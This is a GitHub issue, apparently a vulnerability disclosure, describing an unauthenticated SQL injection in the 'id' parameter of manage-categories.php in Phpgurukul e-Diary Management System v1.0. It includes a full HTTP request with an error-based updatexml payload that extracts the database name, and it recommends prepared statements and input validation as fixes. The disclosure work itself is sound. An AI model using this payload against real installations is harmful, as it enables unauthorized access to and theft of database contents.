New issue

Phpgurukul e-Diary Management System V1.0 /manage-categories.php SQL injection #1

Open

MichaelZhuang521 opened 2 weeks ago · edited by MichaelZhuang521 Edits

Phpgurukul e-Diary Management System V1.0 /manage-categories.php SQL injection

NAME OF AFFECTED PRODUCT(S)

e-Diary Management System

Vendor Homepage

https://phpgurukul.com/e-diary-management-system-using-php-and-mysql/

AFFECTED AND/OR FIXED VERSION(S)

Zhuang Xiawei

Vulnerable File

manage-categories.php

VERSION(S)

v1.0

Software Link

https://phpgurukul.com/projects/e-DMS%20Project%20Using%20PHP%20and%20MySQL.zip

PROBLEM TYPE

Vulnerability Type

SQL injection

Root Cause

A SQL injection vulnerability was found in the "/manage-categories.php" file of the "Electronic Diary Management System" project. The cause of the vulnerability is that the attacker injects malicious code from the parameter "id" and uses it directly in the SQL query without proper sanitization or validation. This allows the attacker to forge input values, thereby manipulating the SQL query and performing unauthorized operations.

Impact

Attackers can exploit this SQL injection vulnerability to achieve unauthorized database access, sensitive data leakage, data tampering, comprehensive system control, and even service interruption, posing a serious threat to system security and business continuity.

DESCRIPTION

During the security review of "e-Diary Management System",I discovered a critical SQL injection vulnerability "/manage-categories.php" file. This vulnerability stems from insufficient user input validation of the 'id' parameter, allowing attackers to inject malicious SQL queries. Therefore, attackers can gain unauthorized access to databases, modify or delete data, and access sensitive information. Immediate remedial measures are needed to ensure system security and protect data integrity.

No login or authorization is required to exploit this vulnerability

Vulnerability details and POC


Vulnerability lonameion:

id parameter

Payload:

```
GET /edms/manage-categories.php?del=1&id=1%27and%20(updatexml(1,concat(0x7e,
(select+database())),1))%23 HTTP/1.1
Host: localhost
Cache-Control: max-age=0
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="101"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/101.0.4951.54 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=p65p1sp36htfqevfnhij1jvtie
Connection: close
```

The following is a screenshot of the POC for obtaining data



Suggested repair

1.Use prepared statements and parameter binding:
Preparing statements can prevent SQL injection as they separate SQL code from user input data. When using prepare statements, the value entered by the user is treated as pure data and will not be interpreted as SQL code.

2.Input validation and filtering:
Strictly validate and filter user input data to ensure it conforms to the expected format.

3.Minimize database user permissions:
Ensure that the account used to connect to the database has the minimum necessary permissions. Avoid using accounts with advanced permissions (such as' root 'or' admin ') for daily operations.

4.Regular security audits:
Regularly conduct code and system security audits to promptly identify and fix potential security vulnerabilities.

MichaelZhuang521 transferred this issue from MichaelZhuang521/cve 2 weeks ago

MichaelZhuang521 changed the title ~~Phpgurukul e-Diary Management System V1.0 /add-category.php SQL injection~~ Phpgurukul e-Diary Management System V1.0 /manage-categories.php SQL injection 2 weeks ago

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with Copilot Agent Mode

No branches or pull requests

Participants